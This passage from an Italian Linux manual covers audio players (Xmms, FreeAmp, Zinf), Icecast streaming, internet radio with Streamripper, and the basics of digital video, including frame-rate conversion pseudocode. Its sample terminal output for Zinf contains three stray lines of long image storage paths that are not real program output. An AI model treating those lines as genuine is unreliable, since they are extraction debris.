Oltre al pannello principale è possibile visualizzare il mixer e l'elenco dei brani pronti per l'esecuzione (*playlist*), come si vede nella figura 30.184, dove si vede anche l'esecuzione di un brano di musica.

Figura 30.184. Pannello completo di Xmms.



I brani da eseguire possono essere indicati attraverso l'interazione con il pannello, utilizzando il menù che si ottiene facendo un clic con il tasto destro del mouse, oppure indicandoli nella riga di comando. Per esempio:

```
$ xmms *.mp3 [Invio]
```

In tal caso, come si intuisce, si caricano tutti i file con estensione '`.mp3`' della directory corrente.

La prima volta che si avvia, Xmms crea la directory '`~/.xmms/`', in cui si collocano i file di configurazione. Questa configurazione memorizza anche l'ultimo elenco di brani selezionati, consentendo il riavvio successivo di Xmms con il recupero degli stessi dati.

Xmms richiede l'interfaccia grafica X per funzionare; tuttavia, una volta avviato è possibile controllarlo attraverso altre istanze del comando '**xmms**', con delle opzioni apposite. Per esempio:

- `$` **`xmms -u`** [*Invio*]

  mette in pausa l'esecuzione in corso, oppure la fa riprendere;

- `$` **`xmms -e *.ogg`** [*Invio*]

  aggiunge altri brani all'elenco attuale;

- `$` **`xmms -p`** [*Invio*]

  fa partire l'esecuzione dell'elenco di brani attuale;

- `$` **`xmms -s`** [*Invio*]

  ferma l'esecuzione.

Dal pannello grafico, così come è possibile far apparire il mixer e l'elenco dei brani, è possibile fare anche sparire tutti i pannelli. In tal senso, la possibilità di controllare l'esecuzione attraverso i comandi del tipo mostrato, diventa molto conveniente. Eventualmente, per far riemergere il pannello principale si può usare il comando:

`$` **`xmms -m`** [*Invio*]

30.13.9 FreeAmp

FreeAmp, [55] è un programma grafico per l'esecuzione di vari tipi di file audio. All'avvio si presenta come si vede nella figura 30.185.

Figura 30.185. Pannello frontale di FreeAmp.



L'eseguibile che compie il lavoro è '**`freeamp`**' che può ricevere eventualmente come argomento il nome di un file da eseguire immediatamente:

```
freeamp [file]
```

Dal pannello frontale è possibile regolare facilmente il volume della linea di amplificazione; inoltre è possibile spostare la posizione dell'esecuzione (il punto di inizio). Attraverso il pulsante grafico MyMusic si accede a una finestra simile a quella che si vede nella figura 30.186, che ha lo scopo di consentire un accesso facilitato ai file nel proprio disco fisso.

Figura 30.186. Gestore di file audio incorporato in FreeAmp.



Tra le tante funzionalità di FreeAmp esiste anche la possibilità di modificare facilmente le informazioni ID3 dei file MP3. Per modificare i dati di un file, basta selezionarlo nell'ambito della finestra a cui si accede con il pulsante grafico MyMusic, selezionando da lì il pulsante Edit. Si ottiene una maschera simile a quella che si vede nella figura 30.187.

Figura 30.187. Modifica delle informazioni ID3.



FreeAmp è anche in grado di collegarsi a un flusso di dati MP3 fornito attraverso il protocollo HTTP, ovvero uno *stream* HTTP, come quello generato da Icecast, descritto nella sezione 30.14.1. Per un collegamento del genere, basta avviare l'eseguibile '**`freeamp`**' indicando l'URI corretto, come nell'esempio seguente:

```
$ freeamp http://dinkel.brot.dg:8000 [Invio]
```

Come si vede dal comando, pur trattandosi del protocollo HTTP, si utilizza solitamente una porta differente da quella standard. La figura 30.188 mostra in che modo appare FreeAmp quando si collega a un flusso HTTP.

Figura 30.188. Pannello frontale di FreeAmp collegato a un flusso HTTP.



30.13.10 Zinf

Zinf, [56] è una sorta di rivisitazione di FreeAmp: «Zinf is not FreeAmp».

```
zinf [file]
```

```
zinf [uri]
```

Figura 30.189. Pannello frontale di Zinf.



Dal punto di vista operativo, Zinf si comporta come FreeAmp, però c'è un vantaggio importante: se sono installati i file necessari, può funzionare anche con un terminale a caratteri:

```
zinf -ui ncurses.ui [file]
```

```
zinf -ui ncurses.ui [uri]
```

A titolo di esempio, viene mostrato il funzionamento di Zinf per ascoltare una radio Icecast:

```
$ zinf -ui ncurses.ui ↩
↪     http://www.sky.fm/mp3/classical.pls [Invio]
```

```
Title  : Mozart - Oboe Concerto in C Major KV 314
Artist :
Album  :
Year   :
Genre  :
Track  :
Comment:




                                                    96 kbps
                                                44 kHz stereo
 press h for keystroke help                    MPEG-1 layer 3




00:00:24                                                00:00:-1
##################################################################
```

30.14 Audio attraverso la rete

Ci sono tanti modi di gestire l'audio attraverso la rete. La tecnica più semplice, anche se non è necessariamente la più efficace, consiste nella realizzazione di una connessione TCP normale dove ogni nodo di rete intrattiene una sessione indipendente. Si intende il limite di questo nel fatto che ogni utente che si collega aggiunge del carico alla rete. In pratica, questo approccio può andare bene solo in reti locali poco popolate, oppure con particolari doti di velocità.

Figura 30.191. Idea generale del funzionamento di un sistema di diffusione di audio attraverso la rete, per mezzo di un servente con funzione di ripetitore.



30.14.1 Icecast 1

«

Icecast 1[57] è un sistema di trasmissione di audio digitale MP3 attraverso il protocollo HTTP.

Icecast 1 è da considerarsi un lavoro obsoleto. Al suo posto si inserisce Icecast 2 che utilizza soltanto il formato Ogg Vorbis per la diffusione di audio digitale attraverso la rete.

Il meccanismo di funzionamento è quello della figura 30.14, con la particolarità di presentare il flusso digitale come fa il protocollo HTTP, iniziando con l'intestazione seguente, seguita poi dalla codifica MP3:

```
HTTP/1.0 200 OK
Server: icecast/1.0.0
Content-type: audio/mpeg
```

Icecast si compone di un servente, corrispondente all'eseguibile '**icecast**' e di un programma cliente per la trasmissione al servente, ovvero al ripetitore, dei file MP3 che altri clienti possono poi ricevere e riprodurre.

Il servente '**icecast**' non richiede file di configurazione, dal momento che tutte le informazioni necessarie per il suo funzionamento vengono fornite attraverso la riga di comando; tuttavia, le distribuzioni GNU/Linux possono organizzare il pacchetto in modo da avviare il servizio nell'ambito della procedura di inizializzazione del sistema, dove lo script di avvio potrebbe leggere un file di configurazione con le informazioni necessarie a comporre il comando completo di avvio di '**icecast**'.

```
icecast [opzioni]
```

A titolo di esempio si può vedere come potrebbe essere strutturato, in modo elementare, lo script per l'avvio del servizio Icecast:

```
#!/bin/sh
# init.d/icecast {start|stop|restart}

# Importazione della configurazione di Icecast
. /etc/defaults/icecast

# Analisi dell'argomento usato nella chiamata.
case "$1" in
  start)
        printf "Avvio del servizio Icecast: "
        /usr/sbin/icecast $OPZIONI &
        echo
        ;;
  stop)
```

```
        printf "Disattivazione del servizio Icecast: "
        killall icecast
        echo
        ;;
  *)
        echo "Utilizzo: pippo {start|stop}"
        exit 1
esac

exit 0
```

Si può osservare che lo script importa inizialmente il file '`/etc/defaults/icecast`', nel quale evidentemente viene dichiarata la variabile di ambiente '**`OPZIONI`**'. Per esempio, sempre semplificando al massimo, questo file esterno potrebbe essere strutturato nel modo seguente, con l'unico scopo di stabilire una parola d'ordine per l'invio di un flusso audio da ritrasmettere:

```
PASSWORD=D.BOQjOm40WtQ

OPZIONI="-p $PASSWORD"
```

La parola d'ordine in questione, potrebbe essere accettata in chiaro, oppure in modo cifrato, come si intende in questo esempio. Per ottenere la parola d'ordine cifrata a partire da quella in chiaro, si può usare il programma Makepasswd, [58] che non fa parte di Icecast 1:

```
$ echo ciao | makepasswd --clearfrom - --crypt[Invio]

  ciao       D.BOQjOm40WtQ
```

In pratica, la parola d'ordine in chiaro è «ciao», mentre la stringa cifrata equivalente è «D.BOQjOm40WtQ».

Il servente di Icecast utilizza in modo predefinito delle porte TCP per ricevere e inviare il flusso audio MP3. La porta 8000 viene utilizzata normalmente per concedere l'accesso ai programmi clienti, la porta 8001 viene utilizzata per ricevere il flusso audio da ritrasmettere ed eventualmente la porta 8002 serve per l'amministrazione remota del servente.

Si osservi il fatto che un servente di Icecast potrebbe essere utilizzato anche da un utente comune, tanto più in considerazione dell'utilizzo normale di porte non privilegiate per il suo funzionamento. In tal caso, evidentemente, non si farebbe uso di script della procedura di inizializzazione del sistema.

L'esempio mostrato anticipa l'uso dell'opzione '**-p**', con la quale si stabilisce una parola d'ordine. Ciò permette di evitare che un cliente non autorizzato possa utilizzare il servente per trasmettere un flusso audio. Per conoscere le altre opzioni disponibili è possibile consultare la pagina di manuale *icecast(8)*.

Il servente Icecast prevede anche un file di configurazione che dovrebbe corrispondere a '`/etc/icecast/icecast.conf`', che però qui non viene descritto. A ogni modo, in questo file è possibile anche specificare la parola d'ordine per gli accessi, senza bisogno di usare l'opzione '**-p**' nella riga di comando.

30.14.1.1 Trasmissione al ripetitore

Icecast offre il programma '**shout**' per la trasmissione al servente del flusso audio MP3:

```
shout nodo [opzioni] [file_mp3] ...
```

In condizioni normali, è più che sufficiente l'indicazione dell'indirizzo o del nome del nodo in cui si trova il servente da contattare per la trasmissione, assieme all'elenco di file MP3 da trasmettere. Spesso è necessario aggiungere una parola d'ordine per accedere al servente e questo si ottiene con l'opzione '**-P**'. La tabella 30.196 riepiloga alcune opzione di uso comune.

Tabella 30.196. Opzioni principali di '**shout**'.

Opzione	Descrizione
`-P` ***stringa***	Parola d'ordine da trasmettere al servente.
`-e` ***n***	Accede al servente attraverso la porta indicata.
`-l`	Continua la trasmissione all'infinito.
`-p` ***file_elenco***	Indica i file da trasmettere attraverso l'elenco contenuto nel file.
`-r`	Sequenza casuale nella trasmissione dei file audio.

A seconda di come viene compilato, questo programma potrebbe avere la necessità di accedere a porzioni del file system per cui servono privilegi particolari di accesso. Se ciò accade, il programma va avviato come utente '**root**':

```
# shout dinkel.brot.dg -P ciao *.mp3 [Invio]
```

L'esempio precedente fa sì che vengano trasmessi i file corrispondenti al modello '`*.mp3`' al servente *dinkel.brot.dg*, fornendo la

parola d'ordine «ciao», utilizzando la porta TCP predefinita (8001).

```
# shout dinkel.brot.dg -P ciao -p elenco [Invio]
```

Questo secondo esempio è simile al precedente, con la differenza che i file MP3 non vengono elencati nella riga di comando, ma sono forniti in un elenco contenuto nel file di testo 'elenco'.

```
# shout dinkel.brot.dg -P ciao -r -l -p elenco [Invio]
```

Questo ultimo esempio aggiunge l'uso delle opzioni '**-r**' e '**-l**', con le quali si ottiene rispettivamente una sequenza casuale nell'ordine dei file audio trasmessi e una trasmissione senza fine.

30.14.1.2 Ricezione del flusso audio digitale

Il sistema usato da Icecast per trasmettere audio digitale MP3 attraverso il protocollo HTTP è uno standard diffuso, per cui sono diversi i programmi per l'esecuzione di file MP3 che sono anche in grado di collegarsi a un flusso di questo tipo. In particolare è disponibile FreeAmp o Zinf, che per accedere a un servente Icecast si utilizzano semplicemente così:

```
freeamp http://nodo:porta
```

```
zinf http://nodo:porta
```

L'esempio seguente fa sì che FreeAmp o Zinf si colleghi al nodo *dinkel.brot.dg*, alla porta 8000 in attesa di un flusso MP3:

```
$ freeamp http://dinkel.brot.dg:8000 [Invio]
```

```
$ zinf http://dinkel.brot.dg:8000 [Invio]
```

Icecast offre anche un programma cliente abbastanza spartano, che si limita a emettere il flusso ottenuto attraverso lo standard output. Si tratta di '**listen**':

```
listen nodo porta [proxy porta]
```

La sintassi del programma è essenziale; in particolare si può osservare il vantaggio dato dall'uso del protocollo HTTP, che in questo modo consente di utilizzare anche un proxy se ciò è necessario per raggiungere la rete esterna.

Da solo, '**listen**' serve a poco, perché non fa altro che ricevere il flusso MP3 emettendolo attraverso lo standard output; tuttavia può essere utile per verificare il funzionamento del servizio di Icecast.

30.14.2 Ricezione di radio attraverso Internet

«

Internet è popolata da «stazioni radio» di tutti i generi. Queste emittenti utilizzano vari tipi di protocolli e di sistemi di compressione, però non tutto è accessibile attraverso il software libero. Di solito si possono ascoltare stazioni Showcast e Icecast.

30.14.2.1 Applicativi comuni per la ricezione di stazioni radio via Internet

«

Sono molti i programmi in grado di ricevere stazioni radio da Internet; in generale, ogni buon programma per l'esecuzione di file musicali è anche in grado di accedere a dei protocolli di rete. In particolare vale la pena di citare: Xmms, [59] Rhythmbox, [60] FreeAmp [61] e Zinf. [62] Si osservi comunque che quasi tutti i programmi che sono in grado di eseguire dei file multimediali (nel senso di audio e video

assieme), sono anche in grado di leggere file che contengono solo audio e anche di collegarsi a una stazione radio del genere.

Figura 30.197. Rhythmbox durante l'ascolto di una stazione radio.



Figura 30.198. Configurazione di una stazione radio con Rhythmbox.



30.14.2.2 Indirizzi di accesso a stazioni radio via Internet

Nelle situazioni più comuni, la ricezione di una stazione radio di Internet si ottiene specificando un indirizzo che fa riferimento al protocollo HTTP, con l'indicazione eventuale di una porta alternativa. Per esempio: *http://dinkel.brot.dg:8000*, *http://dinkel.brot.dg/radio/*

1001, *http://dinkel.brot.dg:80/radio/1001*,...

In alternativa, al posto di fare riferimento direttamente alla fonte, l'indirizzo può riguardare un file che indica una o più origini alternative. Per esempio, l'indirizzo *http://www.mostlyclassical.com/mp3/classical128k.pls* punta in pratica al file '`classical128k.pls`' che deve essere letto e interpretato per accedere alla stazione radio vera e propria. Questo file, la cui estensione sta per *play list*, potrebbe avere un contenuto simile a quello seguente:

```
[playlist]
NumberOfEntries=4
File1=http://64.236.34.196:80/stream/1006
Title1=S K Y . F M - Mostly Classical - Relax...
Length1=-1
File2=http://64.236.34.4:80/stream/1006
Title2=S K Y . F M - Mostly Classical - Relax...
Length2=-1
File3=http://64.236.34.196:80/stream/1006
Title3=S K Y . F M - Mostly Classical - Relax...
Length3=-1
File4=http://64.236.34.4:5190/stream/1006
Title4=S K Y . F M - Mostly Classical - Relax...
Length4=-1
Version=2
```

In tal modo, in base all'esempio, il programma per la ricezione di questa radio può tentare l'accesso a quattro ripetitori diversi: *http://64.236.34.196:80/stream/1006*, *http://64.236.34.4:80/stream/1006*, *http://64.236.34.196:80/stream/1006* e *http://64.236.34.4:5190/stream/1006*.

30.14.2.3 Streamtuner

Streamtuner[63] è un programma frontale grafico, in grado di raccogliere gli elenchi principali di radio via Internet e di avviare il programma appropriato per il loro ascolto. Inoltre, può pilotare il programma Streamripper per registrare la trasmissione su file.

Figura 30.200. Streamtuner durante il funzionamento. Si vede in primo piano anche XMMS, avviato da Streamtuner per l'ascolto della stazione radio selezionata dall'elenco.



30.14.2.4 Streamripper

«

Streamripper[64] è un programma che si utilizza a riga di comando, ma che spesso viene utilizzato attraverso programmi frontali diversi, che ha lo scopo di filtrare un flusso audio digitale per salvarlo in file audio separati:

```
streamripper indirizzo [opzioni]
```

Come si vede dal modello sintattico, l'utilizzo più semplice del programma richiede solo l'indicazione di un indirizzo (URI) dal quale ottenere la sorgente audio digitale. In modo predefinito, il programma crea una directory con il nome della stazione radio, all'interno della quale va a inserire i file, i cui nomi provengono dalle indicazioni che possono essere raccolte dal flusso audio stesso. Ecco un esempio:

```
$ streamripper http://194.79.31.234:7120 [Invio]

  Connecting...
  stream: Radio Skipper - Live from Canada, America, Italy,
                                    France,England, Germany
  server name: SHOUTcast/Linux v1.9.5
  bitrate: 128
  meta interval: 32768

  [ripping...     ] Robbie Nevil - C'est La Vie [  1.69M]
  [ripping...     ] Promo ID 31 - Radio Skipper [  326kb]
  [ripping...     ] Barry White - Let the music play [  1.11M]
```

Si ottiene la sottodirectory «Radio Skipper - Live from Canada, America, Italy, France, England, Germany/», all'interno della quale appaiono dei file audio:

```
$ cd Radio* [Invio]

$ ls [Invio]

  Barry White - Let the music play.mp3
  Promo ID 31 - Radio Skipper.mp3
  Robbie Nevil - C'est La Vie.mp3
```

30.15 Concetti generali sui formati video digitali

Si comprende intuitivamente che un filmato sia una sequenza di immagini fisse, prese a intervalli regolari molto brevi; tuttavia, per poter usare i programmi che creano o elaborano dei filmati digitali, occorre conoscere, almeno superficialmente, altri concetti specifici.

30.15.1 Composizione di un'immagine fissa

Ai fini della rappresentazione digitale, si può considerare un'immagine come un mosaico rettangolare, composto da una matrice di tessere, ognuna di dimensione uguale: le tessere di questo mosaico sono i punti grafici, noti come *pixel*. Da questo punto di vista, le caratteristiche di un'immagine sono la larghezza e l'altezza in punti grafici, a cui si aggiunge la «profondità», rappresentata dalla quantità di colori.

Per la precisione, la profondità si può esprimere sia con il numero di colori rappresentabili, intendendo per colore ogni tonalità disponibile, sia con il numero di bit con cui i colori vengono rappresentati. In tal caso, se n è la quantità di bit a disposizione, il numero di colori rappresentabili è 2^n.

30.15.2 Dall'immagine fissa al filmato

Si arriva a un filmato mettendo assieme una serie di immagini fisse, ottenute a intervalli molto brevi e regolari. La frequenza con cui queste immagini sono scandite è la frequenza di quadro (*frame rate*), che secondo la tradizione televisiva va dai 25 Hz (standard PAL e SECAM europei) a circa 30 Hz (standard NTSC americano).

Il sistema televisivo tradizionale introduce anche l'interlacciamento, per ridurre la percezione dello sfarfallio dell'immagine. Attraverso l'interlacciamento, ogni immagine viene divisa in due immagini contenenti righe alterne (una contiene le righe dispari, l'altra le righe pari), da visualizzare a una frequenza doppia rispetto alla frequenza di quadro. Le due immagini che compongono il quadro sono dei semiquadri (*field*).

30.15.3 Digitalizzazione di un filmato

La trasformazione di un filmato in forma digitale (numerica) implica la realizzazione di un file contenente una sequenza di immagini successive. Se la memorizzazione avviene senza tecniche di compressione, è sufficiente determinare le dimensioni di ogni immagine (si ottiene la dimensione a partire da larghezza, altezza e profondità) e sapere a che frequenza visualizzarle (frequenza di quadro), per poter riprodurre il filmato correttamente.

Per risparmiare spazio, le immagini dei vari quadri possono essere rappresentate attraverso tecniche che ne consentono la riduzione delle dimensioni, di solito con la perdita di qualche informazione, esattamente come avviene con tanti formati di rappresentazione di immagini fisse. Per esempio, il formato MJPG è una sequenza di immagini JPG.

Per risparmiare spazio ulteriore, le immagini dei quadri, oltre che essere compresse per conto proprio, dopo un'immagine completa possono rappresentare solo le variazioni nei quadri successivi.

Come avviene per la compressione audio, la creazione di un file video compresso, che consente la perdita di informazioni, prevede normalmente la possibilità di fissare il flusso massimo di dati per unità di tempo: *bit rate*. Naturalmente, maggiore è questo valore, migliore è la qualità del video riprodotto. Si distingue generalmente tra un flusso massimo costante o variabile; nel secondo caso si usa normalmente la sigla «VBR» (*Variable bit rate*).

30.15.4 Confezionamento di un filmato

Un filmato può essere realizzato come una sequenza di immagini non compresse, senza informazioni ulteriori. In tal caso, per la sua riproduzione è necessario conoscere le caratteristiche delle immagini e la loro frequenza di scansione; inoltre, è necessario leggere il file dal principio, per poter calcolare esattamente l'inizio di ogni nuovo quadro.

Per facilitare l'esecuzione di un filmato, il file che lo contiene potrebbe disporre di una sorta di intestazione, con tutte le informazioni necessarie alla decodifica.

Per consentire l'esecuzione di un filmato attraverso un flusso di dati, all'interno dei quali è possibile anche la perdita di porzioni di questi, è necessario che i quadri del filmato siano distinguibili. In tal caso, di solito, all'inizio di un gruppo di quadri viene inserita un'intestazione con i dati necessari alla riproduzione corretta del filmato stesso.

30.15.5 Contenitore multimediale

«

Generalmente, si è abituati a considerare un filmato come qualcosa che contiene sì una sequenza visiva, ma anche una traccia sonora. Per ottenere questo risultato occorre raccogliere video e audio in un contenitore *multiplex* (molteplice), ovvero un file che a sua volta contiene, a pezzi, un file video e un file audio, con le informazioni necessarie alla loro esecuzione sincronizzata.

Un contenitore *multiplex* è fatto per contenere certi tipi di formati (video, audio o altro), ma non tutti; inoltre, a seconda delle sue caratteristiche, può prevedere la presenza di più componenti sincronizzate, come più tracce audio in lingue diverse, più tracce video o anche informazioni testuali (come i sottotitoli).

30.15.6 Trasformazione in teoria

«

La trasformazione di un filmato da una rappresentazione digitale a un'altra, è un'operazione complessa che produce spesso risultati scadenti. La qualità scadente del risultato dipende generalmente dal fatto che si parte da un formato già compresso, ottenuto con la perdita di informazioni visive rispetto alle immagini originali, per arrivare nuovamente a un formato compresso, dove la perdita di informazioni può solo aumentare.

La trasformazione di un filmato richiede generalmente un adattamento della geometria, ovvero delle dimensioni orizzontali e verticali delle immagini, così come la modifica della frequenza di quadro. Si può comprendere che proprio la modifica della frequenza di quadro sia l'aspetto più difficile della trasformazione.

Il modo più semplice per trasformare la frequenza di quadro è quello di calcolare quale quadro della sequenza originale è il più vicino, in termini di tempo, al quadro della sequenza trasformata. In questo modo, a seconda dei casi, può succedere che alcuni quadri della sequenza originale vengano eliminati, oppure che vengano duplicati. Ovviamente, il risultato produce degli scatti periodici nel fluire della sequenza visuale. A titolo di esempio viene mostrato il procedimento in forma di pseudocodifica:

```
FRAME_RATE (VIDEO_SRC, A_SRC, Z_SRC, FPS_SRC,
            VIDEO_DST, A_DST, FPS_DST)

    LOCAL FRAME_TIME_SRC FLOAT
    LOCAL FRAME_TIME_DST FLOAT
    LOCAL VIDEO_TIME     FLOAT
    LOCAL FRAME_SRC      INTEGER
    LOCAL FRAME_DST      INTEGER
    LOCAL I_SRC          INTEGER
    LOCAL I_DST          INTEGER
    LOCAL Z_DST          INTEGER

    FRAME_TIME_SRC := (1 / FPS_SRC)
    FRAME_TIME_DST := (1 / FPS_DST)

    FRAME_DST := 0

    WHILE TRUE

        VIDEO_TIME    := (FRAME_DST * FRAME_TIME_DST)
        FRAME_SRC     := (VIDEO_TIME / FRAME_TIME_SRC + 0.5)
        I_SRC         := (A_SRC + FRAME_SRC)
        I_DST         := (A_DST + FRAME_DST)

        IF I_SRC <= Z_SRC
```

```
            THEN
                VIDEO_DST[I_DST] := VIDEO_SRC[I_SRC]
            ELSE
                BREAK
        END IF

        FRAME_DST++

    END WHILE

    Z_DST := (I_DST - 1)

    RETURN (VIDEO_DST, A_DST, Z_DST)

END FRAME_RATE
```

In pratica, la funzione ***FRAME_RATE()*** riceve come argomenti:

Nome	Descrizione
VIDEO_SRC	il riferimento a un array monodimensionale contenente la sequenza dei quadri, in un intervallo di celle ben determinato;
A_SRC	l'indice del primo quadro da prendere in considerazione nell'array originale;
Z_SRC	l'indice dell'ultimo quadro da prendere in considerazione nell'array originale;
FPS_SRC	la frequenza di quadro originale in hertz (simbolo: «Hz»);
VIDEO_DST	il riferimento a un array monodimensionale che deve contenente la sequenza finale dei quadri;
A_DST	l'indice del primo quadro da collocare nell'array finale;

Nome	Descrizione
FPS_DST	la frequenza di quadro finale in hertz (simbolo: «Hz»).

Come si vede, nella chiamata della funzione non viene indicato un limite finale all'array di destinazione, in quanto il riferimento a celle nuove ne implica la creazione.

All'inizio della funzione, vengono dichiarate anche altre variabili locali:

Nome	Descrizione
FRAME_TIME_SRC	serve a contenere la durata di tempo di ogni quadro nella sequenza originale;
FRAME_TIME_DST	serve a contenere la durata di tempo di ogni quadro nella destinazione;
VIDEO_TIME	serve a contenere, di volta in volta, il tempo totale accumulato durante la trasformazione dei quadri;
FRAME_SRC	serve a individuare il quadro ***n***-esimo nell'origine;
FRAME_DST	serve a individuare il quadro ***n***-esimo nella destinazione;
I_SRC	serve a contenere l'indice di scansione dell'array di origine;
I_DST	serve a contenere l'indice di scansione dell'array di destinazione;
Z_DST	serve a contenere la dimensione massima dell'array di destinazione.

Inizialmente viene calcolato il tempo di durata dei quadri della sequenza di origine e di quella di destinazione; quindi viene azzerato il valore di ***FRAME_DST***, a indicare che si comincia dal primo qua-

